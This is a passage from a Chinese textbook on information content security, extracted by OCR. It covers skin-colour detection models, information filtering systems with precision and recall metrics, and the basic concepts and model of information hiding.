$$(r,g,b)=\begin{cases}(v,t,p) & 当\ h_i=0\\(q,v,p) & 当\ h_i=1\\(p,v,t) & 当\ h_i=2\\(p,q,v) & 当\ h_i=3\\(t,p,v) & 当\ h_i=4\\(v,p,q) & 当\ h_i=5\end{cases}$$

肤色一般在颜色空间中相当集中，但会受到照明和人种的影响。为了减少肤色受照明强度影响，通常将颜色空间从 RGB 转换到亮度和色度分离的某个空间中，如 YCbCr 或 HSV，然后放弃亮度分量。在双色差或色调饱和度平面上，不同人种的肤色变化不大，肤色的差异性更多的是存在于亮度而不是色度。

**4. 肤色模型**

这里本节仅介绍静态肤色模型，当前静态肤色模型主要有：阈值法、参数化法和非参数化法，这里以肤色范围、高斯分布模型和统计直方图模型为例进行介绍。

(1) 阈值法。该模型直接用数学表达式明确规定肤色的范围，是一种简单的肤色建模方法。检测时只需要用二值查找表即可。该模型实现起来很简单，但要想取得好的检测效果，需要解决两个问题：①如何选择合适的颜色空间；②如何确定规则中的参数。

(2) 参数化法。常用的利用参数化法进行肤色检测的模型有：高斯分布模型、椭圆边界法、聚群法等。这里以高斯分布模型为例：

高斯分布模型是一种参数化模型，可分为单高斯模型(Single Gaussian model，SGM)和高斯混合模型(Gaussian mixture models，GMM)。

① 单高斯模型采用椭圆高斯联合概率密度函数：

$$p(x\mid \text{skin})=\frac{1}{2\pi\left|\sum\right|^{\frac{1}{2}}}\exp\left\{-\frac{1}{2}(x-\mu)^{\mathrm{T}}\sum\nolimits^{-1}(x-\mu)\right\}$$

其中 $x$ 是像素颜色向量，均值向量 $\mu$ 和协方差矩阵 $\sum$ 是高斯分布参数，由训练样本估计：

$$\mu=\frac{1}{n}\sum_{j=1}^{n}x_j,\quad \sum=\frac{1}{n-1}\sum_{j=1}^{n}(x_j-\mu)(x_j-\mu)^{\mathrm{T}}$$

上述条件概率 $p(x|\text{skin})$ 可以直接用来衡量像素 $x$ 属于肤色的可能性，也可以通过高斯分布参数计算输入像素 $x$ 与均值 $\mu$ 的马氏距离 $d=(x-\mu)^{\mathrm{T}}\sum^{-1}(x-\mu)$ 来表示像素与肤色模型的接近程度。

总体而言，若 $p(x|\text{skin})\geqslant\alpha$ 或 $d\leqslant\beta$，则 $x$ 为肤色，其中 $\alpha,\beta$ 为定义的阈值。

② 高斯混合模型。高斯混合模型是一个有效描述复杂形状分布的模型，它是由单高斯肤色模型经过一般化后得到的，即可表示为：

$$p(x\mid \text{skin})=\sum_{i=1}^{k}w_i\cdot p_i(x\mid \text{skin})$$

其中 $k$ 混合成分的个数，$w_i$ 是混合权重，$p_i(x|\text{skin})$是高斯概率密度函数族，每个都有其

自己的均值 $\mu_i$ 与协方差矩阵 $\sum_i$，其参数可通过期望最大化 EM 算法得到。

对于其判断方法与单高斯模型一样，可通过条件概率 $p(x|\text{skin})$，也可以通过像素与肤色模型之间的马氏距离进行计算。

(3) 非参数化法。非参数化法比参数化法更适应于不同摄像机、不同环境下获取图像肤色建模。常用的非参数化法有：统计直方图模型、神经网络模型等。这里以统计直方图模型为例：

统计直方图模型是给离散化的颜色空间中的每个格子赋予一个概率值，得到肤色概率图(Skin Probability Map，SPM)，利用 SPM 进行肤色检测。当前，常用的方法有正则化查表法和贝叶斯分类器。

① 正则化查表法。直接利用 SPM 作为肤色概率查找表。将输入像素的颜色向量经过与 SPM 相同的颜色空间变换和量化后所得到的向量作为查表的索引，查表得到的值是该输入像素属于肤色的概率。换句话，这里的肤色概率即是肤色训练样本在这种颜色上所出现的相对频数：

$$p_{\text{skin}}(x)=\frac{\text{Count}(x)}{\text{Norm}}$$

其中 Count($x$)是训练样本中颜色空间向量 $x$ 的像素个数，规则化参数 Norm 是训练样本中的像素个数的总数目。

② 贝叶斯分类器。正则化查表法中的 $p_{\text{skin}}(x)$只是估计条件概率 $p(x|\text{skin})$，对肤色检测更合适的度量应该是 $p(\text{skin}|x)$，则计算如下：

$$p(\text{skin}\mid x)=\frac{p(x\mid \text{skin})p(\text{skin})}{p(x\mid \text{skin})p(\text{skin})+p(x\mid \neg\text{skin})p(\neg\text{skin})}$$

其中 $p(x|\text{skin})$和 $p(x|\neg\text{skin})$分别表示皮肤直方图中肤色和非肤色像素数目的比例。

若 $p(\text{skin}|x)$大于某阈值时，则有颜色 $x$ 的像素被判断为皮肤像素。

## 10.4　信息内容控制和管理

在信息内容识别与分析的基础上，对于不良的信息内容应进行过滤阻断，对私密信息应实现有效的隐藏，对涉及版权的信息内容应加以保护。本节主要从信息过滤、信息隐藏及数字水印与版权保护三个方面介绍有关信息内容控制与管理方面的相关技术。

### 10.4.1　信息过滤技术

当前，海量增长的互联网信息加剧了信息查找的难度，同时不法分子通过网络散布反动、暴力、黄色、邪教等信息内容严重扰乱人们的健康生活和社会的稳定。信息过滤一方面可以帮助人们从海量信息中找到所需的信息，有效地缓解了信息过载的问题；另一方面作为一种信息内容控制技术，通过过滤各类不良信息，为用户营造一个健康的互联网环境提供了一种技术保障。作为信息过载和信息内容安全的一种有效解决方法，信息过滤得到业界的广泛关注。本节主要介绍信息内容过滤流程及相关技术，在下一节中将以具体的电子邮件为实例，介绍信息内容过滤技术的具体实践应用。

**1. 信息过滤概念**

信息过滤(Information Filtering,IF)最早出现在1982年,ACM主席Peter Denning在CACM期刊中指出不仅要研究电子文本的自动生成和扩散途径,同时也要研究对接收到的信息进行有效控制,即信息过滤。随后,在1987年,Malone等提出社会过滤的概念,即基于以前用户对文本的标注来表示文本,通过交换信息自动识别具有共同兴趣的团体。目前,信息过滤没有统一的定义,如Belkin和Croft定义IF是用来描述将信息传递给有需要的用户的一系列过程的总称;Hanani等定义IF是指从动态信息流中将满足用户兴趣的信息挑选出来,用户的兴趣一般在较长一段时间内不会改变。IF通常是在输入数据流中移除数据,而不是在输入数据流中找到数据。

一般地,IF指根据用户的信息需求模型(User Profile),在动态的信息流(如Web,Email)中,搜索用户感兴趣的信息,屏蔽其他无用的和不良的信息。用户需求模型(User Profile)是信息过滤的主要依据,以计算机可以理解的形式揭示用户的兴趣爱好。根据过滤的目的不同,IF既可以用来收集有益的信息,也可以用来屏蔽有害的信息。这里本节更多的讨论后者,即以信息内容安全为出发点,为用户去除可能危害的信息,阻断其进一步传输。

信息过滤与信息检索(Information Retrieval,IR)密切相关,它们都是对用户某一特定的信息需求进行搜索,但其与信息检索有所不同。下面从需求、信息源、目标及用户特点等方面进行比较,它们的差别见表10-2所示。

**表10-2 IR和IF比较**

| 比较类别 | 信息检索IR | 信息过滤IF |
|---|---|---|
| 需求表示 | 查询表达式 | 兴趣模型 |
| 需求变化 | 动态 | 静态 |
| 信息源 | 静态 | 动态 |
| 目标 | 选择相关条目 | 过滤掉不相关的条目 |
| 了解用户 | 否 | 是 |
| 用户特点 | 短期使用 | 长期使用 |

在IR中,用户通常基于查询表达式进行信息检索,因而信息需求的变化率是比较快的,但是被检索的信息源的变化率是比较缓慢的,即IR是根据用户的特定信息需求,在静态的信息源中,检索与用户需求相关的信息条目,屏蔽无用的信息,用户的信息需求行为是一个短期行为。在IF中,用户通过构建用户需求(User Profile)模型来实现信息过滤,一般来说,用户的兴趣在一段时间内可认为变化不大,即用户的需求变化是静态的;但是数据源是将要到达的动态数据流,即IF是根据用户的信息需求,在动态信息源中,搜索用户感兴趣的信息,屏蔽无用的信息,用户的信息需求行为是一个长期行为。可见,IR实现不需要了解用户的相关信息,适合多数用户短期使用,而IF需要了解用户的相关信息,得到用户的需求模型,适合少数用户长期使用。

除此之外,需要区分与IF密切相关的另外几个概念,如信息分类(Information

Classification,IC)和信息抽取(Information Extraction,IE)。简单而言,某些场合下人们所称的 IF 实际就是一个 IC 问题,即判断信息是否符合用户需求可看作是一个两类(是/否)的分类问题。一般而言,IC 中的分类范畴通常不会变化,而 IF 的用户需求会动态调整。至于 IE 一般直接从自然语言文本中抽取事实信息,并以结构化的形式描述信息,比如抽取恐怖事件发生的时间、地点、人物等字段。其不太关注相关性,而只关注相关的字段;而 IF 需要关注相关性。

信息过滤系统(Information Filtering System,IFS)是指支持信息过滤过程而设计的自动化系统。一般地,IFS 具有以下特点:①系统处理对象是半结构化或非结构化数据,主要是文本信息;②主要处理将要到达的数据流;③用户需求过滤模板一般情况下是静态的;④过滤意味着从即将到来的数据流中排除数据,而不是从数据流中发现数据。

**2. 信息过滤系统的分类**

根据不同的目的,信息过滤系统有不同的分类方式。

(1) 按网络数据捕获方式。根据第 2 章,将网络信息内容获取方式分为了主动信息内容获取和被动信息内容获取,其中主动信息内容获取主要通过搜索引擎技术实现网页信息的抓取;被动信息内容获取通过网络数据捕获实现。因此,根据网络信息内容的捕获方式不同,信息过滤系统可划分为主动数据搜集式过滤系统和被动数据获取式过滤系统。其中,主动数据搜集式过滤系统根据用户需求模型主动为用户搜集相关信息,然后将相关信息推送给用户;而被动数据获取式过滤系统不需要收集数据,通常应用于电子邮件或新闻组过滤。

(2) 按过滤操作的位置分类。按信息过滤系统所在的操作位置,可分为:信息源过滤系统、信息过滤服务器过滤系统和用户端过滤系统。具体而言,信息源过滤系统,又称剪辑服务(Clipping Service)系统,是指用户将用户需求模型提交给一个信息提供者,由其为用户提供与过滤模型相匹配信息,如 Dialog 提供的 Alert 服务。信息过滤服务器系统是指信息提供者将信息提交给服务器,同时用户将用户需求模型提交给该服务器,服务器通过这些信息实现信息过滤,并将相关信息发给用户,如 Stanford 在 1994 年开发的 SIFT 系统。用户端系统过滤是指对流经本地的信息进行评估,过滤掉不相关的信息,如 Outlook 邮件过滤。

(3) 按过滤的方法分类。按照过滤的方法,信息过滤系统可分为认知过滤系统、社会过滤系统、基于效用的过滤系统、基于智能代理的信息过滤等,其中认知过滤系统和社会过滤系统是两种常用的过滤系统。

具体而言,认知过滤系统,又称基于内容的信息过滤系统,Malone 等定义:“采用一种机制,描述信息内容和用户需求模型特征,然后用这些描述智能化地将信息与用户需求进行匹配。”社会协作过滤系统,又称基于协同过滤的信息过滤系统,是指利用用户之间的相似的兴趣或相同的知识来构建用户需求模型,从而进行信息过滤和信息推荐。其与认知推荐系统的不同之处在于不是基于信息内容,而是基于其他用户的使用模式。除此之外,还有一些过滤系统,如基于效用的过滤系统是利用成本-效益评价和价格机制实现信息过滤。基于智能代理的信息过滤系统是通过引入的智能代理自动修改用户需求模型并自动地进行相关的过滤操作。

(4) 按获取用户知识的方式分类。按照用户知识的获取方法可分为显式知识获取过滤系统、隐式知识获取过滤系统以及显隐混合知识获取过滤系统。显式过滤系统需要用户的直接参与,通过提问或填表等方式获取用户的信息需求,然而,由于语言表达问题,用户往往不能找到合适的关键词来表达真实的需求,从而影响过滤系统的准确度。隐式知识获取过滤系统是在不打扰用户的前提下,通过观测用户行为,如阅读文档时间、次数、上下文、行为(保存、删除、打印、点击等)等,然后采用机器学习方法来获取用户的信息需求。显隐混合知识获取过滤系统是综合使用显式知识获取过滤系统和隐式知识获取过滤系统。

(5) 按信息过滤的工具分类。按照所使用的过滤工具,信息过滤系统可分为:专门的过滤软件系统、网络应用程序过滤系统、防火墙过滤系统、代理服务器过滤系统、旁路方式过滤系统。专门的过滤软件系统是为过滤网络信息专门开发的软件。网络应用程序过滤系统是利用应用程序所具有的过滤功能,如 Web 浏览器、搜索引擎、电子邮件等。防火墙过滤系统通过设置 IP 地址和端口等实现进入数据包的过滤。代理服务器过滤系统是在客户机和服务器之间增加一个代理服务器,通过配置代理服务器实现信息进出控制。旁路方式过滤系统通过获取进出局域网的所有信息,通过相应的内容过滤处理,对于网址和信息控制。与代理服务器过滤系统相比,这种方法对用户的网速不造成影响。

**3. 信息过滤系统的工作流程**

信息过滤系统的一般模型可抽象为图 10-11 所示,主要包括四个基本的组件:数据分析组件、过滤组件、用户需求模型组件和学习组件。





**图 10-11 信息过滤系统一般模型**

(1) 数据分析组件。从信息提供者那里获取或收集信息(如文档、消息),对信息进行分析并抽取其中特征信息,以适当的数据形式(如空间向量)来表示,表示结果将被输入到过滤组件中。

(2) 过滤组件。过滤组件是信息过滤系统的核心,主要用来计算信息源与用户需求模型的相关度。相关度可以通过一个二值数据表示,即相关或不相关;也可以通过对一个文本的评分,一般采用概率表示。过滤组件可应用于一条单独的信息,如一封电子邮件;也可以应用于一组信息,如文档集合。然后将过滤的结果发送给用户,用户是信息相关性的最终决策者,其决策的结果可反馈给学习组件。当前,过滤组件采取相似性度量方法很

大程度上取决于文本表示模型，在前面已经介绍了常见的文本表示模型，如基于集合论的模型、基于代数论的模型和基于概率的模型。除此之外，一些基于机器学习的方法，如支持向量机 SVM、最近邻分类法、基于贝叶斯的方法等也可用于文本表示。当前，典型的文本信息与用户需求模型的匹配技术包括：基于关键字匹配、余弦相似性度量、基于范例的推理、朴素贝叶斯分类器、最近邻参照分类、一些典型的分类算法(如神经网络、决策树、归纳规则和贝叶斯网络等)等。

(3) 用户需求组件。用户需求模型组件通过显式或隐式的搜集用户的信息生成用户需求模型，并将用户需求模型传递给过滤组件。因为过滤的主要目的是根据用户需求模型来判断信息与用户需求的相关度，因此如果有效的描述用户需求模型是信息过滤系统要解决的一个关键问题。若用户需求模型不准确，将会直接导致过滤结果的偏差和错误。文献[42,43]中将用户模型分成了 4 类，具体如图 10-12 所示。





**图 10-12　用户需求模型分类**

此外，文献[42]给出了当前常见的用户需求建模方法：用户手工创建用户模型、系统创建用户模型、用户和系统相结合的建模方法、基于人工神经网络学习用户模型、基于用户版型导出用户模型和基于规则的用户建模等。

(4) 学习组件。考虑到建立和更改用户需求模型的困难性，信息过滤系统中通过增加一个学习组件能更好地提供过滤模型，提高过滤系统性能；否则，不精确的用户模型将影响过滤结果。学习组件通过发现用户兴趣变化，强化、弱化或取消现存有关用户的知识，来更新用户模型。

当前，常见的学习方法包括：观察学习、反馈学习和用户训练学习等。观察学习是指将导致动作(保留或抛弃)发生的条件记录下来。当新的情况发生时，就与已经记录下来的情况相比较，从而决定是否采取某种行动。反馈学习是指通过用户直接或间接地提供反馈，来预测新的信息的相关度。用户训练学习是指通过模拟某种情景，用户对系统做出相应的操作来构建一个情景数据库。当要采取什么行动时，系统就使用所构建的情景数据库进行推断。

**4. 信息过滤系统的关键技术**

在上面介绍了信息过滤系统的基本工作流程，然而，由于组件之间是相互关联的，因而单独的描述每个部件的实现技术缺乏可操作性。这里以文献[40]中提出的两种信息过滤技术为例进行介绍。

(1) 基于统计学理论的信息过滤系统。在该系统中，用户需求模型和信息均可用向量空间模型表示，过滤组件采用统计算法计算用户需求模型与信息的相似性，最常见的可

采用夹角余弦。若要评估大量的信息,则可对计算得到的相似性结果进行排序。学习组件要求用户决定过滤结果是否相关得到相应反馈,通过采用反馈学习方式来更新用户需求模型,主要更新用户的特征项及其权重。

(2) 基于知识的过滤系统。在该系统中,主要基于知识论、本体论等中的相关知识,如语义网、神经网络、产品规则等,实现信息过滤,主要包括:基于规则的过滤系统、基于语义网络的过滤系统、基于神经网络的过滤系统和基于遗传学算法的过滤系统等。

基于规则的过滤系统中用户需求模型和过滤组件都是由一组规则组成。若规则被满足,则系统能够运行,规则命令过滤组件将信息滤掉或保留下来。若新到来的信息是半结构化的,则将规则应用于信息的结构化部分;若新到来的信息是非结构化的,则必须对非结构化数据进行推导。然而基于规则的过滤系统中的规则随着时间的增长,需要动态进行更新。基于语义网络的过滤系统通过将语义信息引入到用户需求模型和过滤组件中,可提高过滤的准确率。

**5. 信息过滤系统的评估指标**

目前,没有统一评估信息过滤系统有效性的标准。这是因为对过滤系统而言,不仅针对信息内容,还包括用户的兴趣、内涵、用户理解等不同的因素,从而造成对过滤结果评价的不同。常用的评估指标包括:查准率和查全率,其中查准率是指所有过滤出的信息中,与实际过滤判断的结果一致的信息所占的比例;而查全率是指能够将实际判断应该过滤出来的所有信息均识别出来。

对于集合大小为 $N$ 的信息集合,实际与用户需求相关的集合大小为 $M$。通过过滤组件进行过滤,若已经通过过滤的 $n$ 条相关信息中,有 $m$ 条与用户需求是相关的,即是符合用户需求模型的,则有 $n-m$ 条是与用户需求不相关的,具体见表 10-3 所示。

**表 10-3 实例**

| | 相关 | 不相关 | 总数 |
|---|---|---|---|
| 已通过过滤 | $m$ | $n-m$ | $n$ |
| 未通过过滤 | $M-m$ | $N-n-M+m$ | $N-n$ |
| | $M$ | $N-M$ | $N$ |

则查准率和查全率可分别计算如下:

(1) 查准率(Precision)

$$p=\frac{\text{已通过过滤中相关信息集合大小}}{\text{已通过过滤集合大小}}=\frac{m}{n}$$

(2) 查全率(Recall)

$$r=\frac{\text{已通过过滤中相关信息集合大小}}{\text{信息源中实际相关的信息集合大小}}=\frac{m}{M}$$

除此之外,信息过滤系统的其他衡量指标还有响应时间、拒绝率、效用、平均精度等。

### 10.4.2 信息隐藏技术

当前,信息内容具有数字化、多样性、易复制、易分发、交互性等特点极大地方便了对

信息内容的操作;同时开放的互联网环境为信息内容传播提供了有效的途径,有效地促进了信息交换与信息共享。然而,这种便捷的操作和传播方式在便利人们生活和工作的同时,也给敏感信息保护和知识产权保护带来极大的挑战,如非法用户对信息内容的窃取、泄密和篡改,以及在未经授权的情况下复制和传播有版权的信息内容等。可见,如何实现信息内容的安全传输及版权保护已成为信息内容安全的一个重要部分。为了有效应对这种挑战,信息隐藏(Information Hiding,IH)和数字水印(Digital Watermark)技术应运而生。

本节首先介绍信息隐藏技术的基本概念,重点阐述其与密码学之间的关系;然后介绍信息隐藏技术的原理、分类、特征及应用场景;最后介绍信息隐藏技术的重要分支数字水印的相关理论。

**1. 信息隐藏技术的基本概念**

信息隐藏技术是研究如何将某一机密信息秘密地隐藏于公开传输的媒介信息中,使人难以察觉到机密信息的存在,然后通过公开媒介信息的传输来传递隐藏的信息,其中公开媒介信息既可以是数字媒体信息,如图像、视频、音频,也可以是一般性文本。由于含有隐藏信息的媒介信息是公开发布的,并且攻击者难以从公开信息中检测隐藏信息是否存在,更难以截获隐藏的信息,从而在一定程度上保障信息的安全传输。

密码学和信息隐藏是信息安全领域两大重要的分支,但两者之间有些差别:

(1) 信息传输方式不同:密码学中的加密技术主要研究如何通过数学变换将机密信息编码成不可识别的密文信息。然而,加密后的信息更容易引起攻击者的注意,攻击者可通过截获密文,对其进行破译或者将密文进行破坏后发送,从而影响私密信息的安全性。对于信息隐藏而言,其目标是要使得攻击者难以从公开的媒介信息中检测是否有私密信息的存在,难以截获机密信息,从而能保证机密信息的安全。

(2) 信息保护的形式和时间不同:加密技术通过使攻击者无法从密文中获取机密信息而达到信息安全保护的目的,因此无法解决网络传输中的版权保护问题。一方面,加密技术将信息内容编码成无法理解的密文形式,阻碍了信息内容的传播和交流;另一方面,加密技术针对的是传输过程中或其他的加密状态的信息安全问题,一旦信息内容被解密后,其对信息内容的保护也就消失,从而无法防止信息内容的非法复制和传播,也就丧失了对信息内容数字版权的保护。

尽管加密技术和信息隐藏存在如上不同,但是加密技术和信息隐藏两者都是实现信息安全的重要手段,两者并不矛盾。在有些情况下,信息隐藏技术会用到加密技术,通过先加密机密信息,然后把类似乱码的机密信息用嵌入算法隐藏到公开媒介中,可实现更好的安全性。

**2. 信息隐藏技术模型**

信息之所以能够隐藏在公开媒介信息中,主要是因为:一方面,多媒体信息本身存在较大的冗余性,从信息论角度看,未压缩的多媒体信息的编码效率是很低的,所以将某些信息嵌入到多媒体信息中进行秘密传送是可行的,并不会影响多媒体本身的传输和使用。另一方面,人眼或人耳本身的生理局限性对某些信息不敏感。利用人的这些特点,可以较好地将信息隐藏而不被察觉。

在介绍信息隐藏技术模型之前，先给出一些专业术语：在信息隐藏技术中，被隐藏的信息称为隐秘信息；用于嵌入隐秘信息的媒介信息称为载体；嵌入隐秘信息之后的载体称为伪装介质；将隐秘信息嵌入进载体得到伪装介质的过程称为嵌入过程，对应的算法称为嵌入算法；通过处理伪装介质得到隐秘信息的过程称为提取过程，对应的算法称为提取算法；嵌入过程和提取过程中所使用的密钥分别称为嵌入密钥和提取密钥，由密钥分发中心来提供。

典型的信息隐藏技术模型如图 10-13 所示，主要由嵌入算法和提取算法构成。





**图 10-13 信息隐藏技术模型**

